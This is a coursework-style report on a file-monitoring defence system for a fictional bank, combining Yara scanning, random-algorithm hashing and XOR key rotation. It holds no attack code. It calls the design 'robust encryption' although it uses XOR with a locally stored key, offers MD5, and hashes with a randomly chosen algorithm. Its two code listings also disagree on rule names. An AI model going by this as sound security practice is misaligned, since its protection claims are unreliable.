   - The computed hash is logged for auditing and integrity verification purposes.

Task 4 - Moving Target Defence (MTD)

1. **Key Change Triggers:**
   - **Periodic Change**: The encryption key is periodically changed every 10 minutes using the `schedule` library (`schedule.every(10).minutes.do(periodic_encryption_key_change)`).
   - **Yara Alerts**: If a Yara rule matches during a scan, the encryption key is immediately changed to mitigate potential threats.
2. **Filesystem Monitoring:**
   - The `FileSystemHandler` class monitors the filesystem for changes (file creation, modification, deletion). Upon detecting an event, it triggers hashing and Yara scanning of the affected file.
3. **Security Recommendations:**
   - Based on the results of Yara scans, the system generates security recommendations to guide further actions (e.g., removing malware, encrypting sensitive files).

Overall Process

1. **Initialization:**
   - Ensure an encryption key exists; if not, generate one and encrypt initial data.
   - Scan all existing files in the directory for initial hashing and Yara scanning.
2. **Active Monitoring:**
   - Continuously monitor the filesystem for changes using the watchdog observer.
   - Perform hashing and Yara scanning on detected file events.
3. **Scheduled Tasks:**
   - Periodically change the encryption key as per the schedule.
   - Respond to Yara alerts by changing the encryption key and generating security recommendations.

In order to implement Tasks 2 to Task 4, we have created a single code incorporating the encryption and hashing mechanisms, the Moving Target Defence (MTD) system, and the Yara engine for threat detection. Below is the complete code with detailed explanations for each component: (final_python.py)

```
import os
import random
import time
import hashlib
import logging
from watchdog.observers import Observer
from watchdog.events import FileSystemEventHandler
import schedule
import yara

# Constants
BLOCK_SIZE = 16
KEY_FILE = "encryption.key"
DATA_FILE = "data.enc"
WATCH_PATH = "/home/mahit/Downloads/defensive_cybersecurity/project/samples"
YARA_RULES_FILE = "/home/mahit/Downloads/defensive_cybersecurity/project/rules.yar"

# Hash algorithms available
HASH_ALGORITHMS = ["sha256", "sha512", "md5"]

# Logging configuration with colors
class CustomFormatter(logging.Formatter):
    grey = "\x1b[38;21m"
    yellow = "\x1b[33;21m"
    red = "\x1b[31;21m"
    bold_red = "\x1b[31;1m"
    reset = "\x1b[0m"
    format = "%(asctime)s - %(levelname)s - %(message)s"

    FORMATS = {
        logging.INFO: grey + format + reset,
        logging.WARNING: yellow + format + reset,
        logging.ERROR: red + format + reset,
        logging.CRITICAL: bold_red + format + reset
    }
```

```
    def format(self, record):
        log_fmt = self.FORMATS.get(record.levelno)
        formatter = logging.Formatter(log_fmt)
        return formatter.format(record)

# Setting up custom logging
logger = logging.getLogger()
logger.setLevel(logging.INFO)
ch = logging.StreamHandler()
ch.setLevel(logging.INFO)
ch.setFormatter(CustomFormatter())
logger.addHandler(ch)

# Function to generate a new encryption key
def generate_key(size=50):
    return os.urandom(size)

# Function to save the key securely
def save_key(key, path=KEY_FILE):
    with open(path, "wb") as key_file:
        key_file.write(key)
    logger.info(f"Encryption key saved in {path}")

# Function to load the key securely
def load_key(path=KEY_FILE):
    try:
        with open(path, "rb") as key_file:
            return key_file.read()
    except FileNotFoundError:
        logger.error(f"Key file {path} not found.")
        return None

# Simple XOR encryption function (for demonstration purposes only)
def xor_cipher(data, key):
    return bytes([b ^ key[i % len(key)] for i, b in enumerate(data)])

# Function to encrypt data
def encrypt_data(data, key):
    logger.info("Encrypting data")
    return xor_cipher(data, key)

# Function to decrypt data
def decrypt_data(encrypted_data, key):
    logger.info("Decrypting data")
    return xor_cipher(encrypted_data, key)

# Function to change the encryption key
def change_encryption_key():
    logger.info("Starting encryption key change process...")
    try:
        # Load current encrypted data
        with open(DATA_FILE, "rb") as file:
            encrypted_data = file.read()
        current_key = load_key()
        if current_key:
```

```
            decrypted_data = decrypt_data(encrypted_data, current_key)
        else:
            decrypted_data = b"Initial data"
    except (FileNotFoundError, ValueError):
        decrypted_data = b"Initial data"

    # Generate new key
    new_key = generate_key()
    save_key(new_key)

    # Encrypt data using the new key
    new_encrypted_data = encrypt_data(decrypted_data, new_key)
    with open(DATA_FILE, "wb") as file:
        file.write(new_encrypted_data)

    logger.info("Switched to a new encryption key.")

# Function to hash a file using a random algorithm
def hash_file(file_path):
    algorithm = random.choice(HASH_ALGORITHMS)
    hash_func = getattr(hashlib, algorithm)()
    try:
        with open(file_path, "rb") as f:
            for chunk in iter(lambda: f.read(4096), b""):
                hash_func.update(chunk)
        file_hash = hash_func.hexdigest()
        logger.info(f"Using {algorithm} to hash {file_path}, hash: {file_hash}")
        return file_hash
    except FileNotFoundError:
        logger.error(f"File {file_path} not found.")
        return None

# Function to determine if a file is hidden
def is_hidden(filepath):
    return os.path.basename(filepath).startswith('.')

# Function to scan a file with Yara, ensuring hidden files are appropriately handled
def yara_scan_individual(file_path):
    rules = yara.compile(filepath=YARA_RULES_FILE)
    matches = rules.match(file_path)
    filtered_matches = []

    for match in matches:
        if match.rule == "HiddenSensitiveFiles":
            if is_hidden(file_path):
                filtered_matches.append(match)
        else:
            filtered_matches.append(match)

    if filtered_matches:
        logger.warning(f"Yara alert for {file_path}: {[match.rule for match in filtere
d_matches]}")
        # Trigger additional actions based on Yara alert, e.g., change encryption key
        change_encryption_key()
        generate_security_recommendations(filtered_matches, file_path)
```

```
    return filtered_matches

# Function to generate security recommendations
def generate_security_recommendations(matches, file_path):
    recommendations = []
    for match in matches:
        if match.rule == "General_Malware_Scan":
            recommendations.append(f"Malware detected in {file_path}. Ensure the file
is removed or cleaned.")
        elif match.rule == "HiddenSensitiveFiles":
            recommendations.append(f"Sensitive information found in {file_path}. Consi
der encrypting this file.")
        elif match.rule == "DetectMaliciousScripts":
            recommendations.append(f"Script detected in {file_path}. Verify the script
is safe to execute.")
        elif match.rule == "NetworkAccessExecutable":
            recommendations.append(f"Executable file detected in {file_path}. Ensure i
t is from a trusted source.")
        elif match.rule == "DetectMaliciousURLs":
            recommendations.append(f"Malicious URL detected in {file_path}. Block the
URL and investigate its source.")
        elif match.rule == "Detect_Custom_Signatures":
            recommendations.append(f"Custom signature detected in {file_path}. Investi
gate and ensure it's expected.")
        elif match.rule == "WannaCry_Ransomware":
            recommendations.append(f"WannaCry ransomware detected in {file_path}. Ensu
re the file is removed and take necessary actions.")

    for recommendation in recommendations:
        logger.warning(f"Security recommendation: {recommendation}")

# Periodic encryption key change
def periodic_encryption_key_change():
    logger.info("Changing encryption key due to periodic schedule")
    change_encryption_key()

# Watchdog event handler to trigger hashing and Yara scanning on file modifications
class FileSystemHandler(FileSystemEventHandler):
    def on_any_event(self, event):
        if event.is_directory:
            return  # Ignore directory events
        if event.event_type in ['modified', 'created', 'deleted']:
            logger.info(f"File event detected: {event.event_type} - {event.src_path}")
            hash_file(event.src_path)
            yara_scan_individual(event.src_path)

# Set up watchdog to monitor filesystem changes
def setup_filesystem_watcher(path=WATCH_PATH):
    observer = Observer()
    event_handler = FileSystemHandler()
    observer.schedule(event_handler, path=path, recursive=True)
    observer.start()
    logger.info(f"Started watching {path} for changes")
    return observer
```

```
# Function to scan all existing files in the directory
def scan_existing_files(path=WATCH_PATH):
    logger.info("Scanning all existing files in the directory...")
    for root, dirs, files in os.walk(path):
        for file in files:
            file_path = os.path.join(root, file)
            logger.info(f"Scanning existing file: {file_path}")
            hash_file(file_path)
            yara_scan_individual(file_path)
    logger.info("Finished scanning existing files.")

# Schedule the encryption key change periodically
schedule.every(10).minutes.do(periodic_encryption_key_change)

# Initial setup of encryption key if it doesn't already exist
if not os.path.exists(KEY_FILE):
    initial_key = generate_key()
    save_key(initial_key)
    with open(DATA_FILE, "wb") as file:
        file.write(encrypt_data(b"Initial data", initial_key))
    logger.info(f"Initial encryption key saved in {KEY_FILE}")

# Scan all existing files in the directory
scan_existing_files()

# Set up the filesystem watcher
observer = setup_filesystem_watcher()

# Main loop to keep checking scheduled tasks and file changes
try:
    while True:
        schedule.run_pending()
        time.sleep(1)
except KeyboardInterrupt:
    observer.stop()
observer.join()
```

Detailed Explanation of Each Code Component

Encryption Key Management

1. **generate_key(size=50)**: Generates a secure random encryption key of 50 bytes.
2. **save_key(key, path=KEY_FILE)**: Saves the generated key to a specified file.
3. **load_key(path=KEY_FILE)**: Loads the encryption key from the specified file.

Encryption and Decryption

1. **xor_cipher(data, key)**: A simple XOR-based encryption/decryption function.
2. **encrypt_data(data, key)**: Encrypts the provided data using the XOR cipher.
3. **decrypt_data(encrypted_data, key)**: Decrypts the provided encrypted data using the XOR cipher.

Changing the Encryption Key

1. **change_encryption_key()**: Manages the process of changing the encryption key. It decrypts current data with the old key, generates a new key, re-encrypts the data with the new key, and saves the new key.

Hashing Files

1. **hash_file(file_path)**: Hashes the file content using a randomly selected hashing algorithm from a predefined list (SHA-256, SHA-512, MD5).

Yara Scanning

1. **yara_scan_individual(file_path)**: Scans a file using Yara rules to detect threats and takes actions such as changing the encryption key if a match is found.
2. *generate_security_recommendations(matches, file

_path)**: Generates security recommendations based on the results of the Yara scan.

3. The code also makes sure that only the files that are actually hidden are passed through the HiddenSensitiveFiles rule.

Periodic Encryption Key Change

1. **periodic_encryption_key_change()**: Changes the encryption key at regular intervals (every 10 minutes).

Filesystem Monitoring

1. **FileSystemHandler**: Handles filesystem events (file creation, modification, deletion) and triggers hashing and Yara scanning for the affected file.
2. **setup_filesystem_watcher(path=WATCH_PATH)**: Sets up a watchdog observer to monitor the specified directory for changes.

Initial Setup and Main Loop

1. **scan_existing_files(path=WATCH_PATH)**: Scans all existing files in the directory for hashing and Yara scanning during initial setup.
2. **Initial Encryption Key Setup**: Ensures an initial encryption key is created if it doesn't already exist.
3. **Main Loop**: Runs scheduled tasks (like periodic encryption key changes) and keeps the filesystem watcher active.

By integrating these components into a single code, we ensure robust encryption, integrity checks, dynamic defenses through MTD, and proactive threat detection and response for the RapidoBank filesystem.

Security Recommendations & Github

Security Recommendations in the Code

The code includes a function `generate_security_recommendations` which provides actionable advice based on the results of Yara scans. Here's a detailed explanation of how this works:

1. Function Definition

The `generate_security_recommendations` function is designed to generate specific recommendations when certain Yara rules are matched. This helps in taking immediate and appropriate actions based on the type of threat detected.

```
def generate_security_recommendations(matches, file_path):
    recommendations = []
    for match in matches:
        if match.rule == "DetectMalware":
            recommendations.append(f"Malware detected in {file_path}. Ensure the file
is removed or cleaned.")
        elif match.rule == "DetectSensitiveInformation":
            recommendations.append(f"Sensitive information found in {file_path}. Consi
der encrypting this file.")
        elif match.rule == "DetectScript":
            recommendations.append(f"Script detected in {file_path}. Verify the script
is safe to execute.")
        elif match.rule == "DetectExecutable":
            recommendations.append(f"Executable file detected in {file_path}. Ensure i
t is from a trusted source.")
        elif match.rule == "DetectMaliciousURL":
            recommendations.append(f"Malicious URL detected in {file_path}. Block the
URL and investigate its source.")
        elif match.rule == "DetectCustomSignature":
            recommendations.append(f"Custom signature detected in {file_path}. Investi
gate and ensure it's expected.")

    for recommendation in recommendations:
        logger.warning(f"Security recommendation: {recommendation}")
```

2. Function Workflow

- **Input Parameters:**
  - `matches`: This is a list of Yara rule matches for a specific file. Each match object contains details about the rule that was triggered.
  - `file_path`: This is the path to the file that was scanned, used to provide context in the recommendations.
- **Recommendations List:**
  - The function initializes an empty list called `recommendations` to store the generated advice.
- **Loop Through Matches:**
  - The function iterates over each match in the `matches` list.
  - For each match, it checks the name of the rule that was triggered (e.g., `DetectMalware`, `DetectSensitiveInformation`, etc.).
- **Conditional Checks:**
  - Depending on the rule that was triggered, the function appends a specific recommendation to the `recommendations` list.

    - Each recommendation is a string providing actionable advice tailored to the type of threat detected. For example:
        - If malware is detected, the recommendation is to remove or clean the file.
        - If sensitive information is found in a file, the advice is to consider encrypting it.
        - If a script is detected, the recommendation is to verify its safety.
        - If an executable is detected, the advice is to ensure it is from a trusted source.
        - If a malicious URL is detected, the recommendation is to block the URL and investigate its source.
        - If a custom signature is detected, the advice is to investigate and ensure it is expected.
- **Logging Recommendations:**
    - After generating all relevant recommendations, the function logs each recommendation as a warning using the custom logger.

3. Integration with Yara Scan

- The `generate_security_recommendations` function is called within the `yara_scan_individual` function. If Yara matches any rules when scanning a file, this function is triggered to generate and log the corresponding recommendations.

```
def yara_scan_individual(file_path):
    rules = yara.compile(filepath=YARA_RULES_FILE)
    matches = rules.match(file_path)
    if matches:
        logger.warning(f"Yara alert for {file_path}: {matches}")
        # Trigger additional actions based on Yara alert, e.g., change encryption key
        change_encryption_key()
        generate_security_recommendations(matches, file_path)
    return matches
```

Purpose and Benefits

- **Actionable Advice:** The function provides specific and actionable recommendations to improve security posture based on detected threats.
- **Immediate Response:** By generating recommendations immediately after a threat is detected, it enables quick response and mitigation actions.
- **Customized Security:** The recommendations are tailored to the types of threats that RapidoBank might encounter, ensuring that the security advice is relevant and practical.
- **Logging and Auditing:** Logging recommendations helps in maintaining an audit trail of security incidents and the actions taken in response, which is useful for compliance and review purposes.

This approach ensures that the RapidoBank security team can quickly address and mitigate threats based on precise and actionable recommendations generated in real-time.

Github

We are pleased to announce that we have created a GitHub repository to host all the codes used in our RapidoBank security project. This repository includes the comprehensive implementation of our security solutions, covering the customized Yara engine, encryption and hashing mechanisms, and the Moving Target Defence (MTD) system.

https://github.com/velosoz/Rapido-Bank-by-Pile-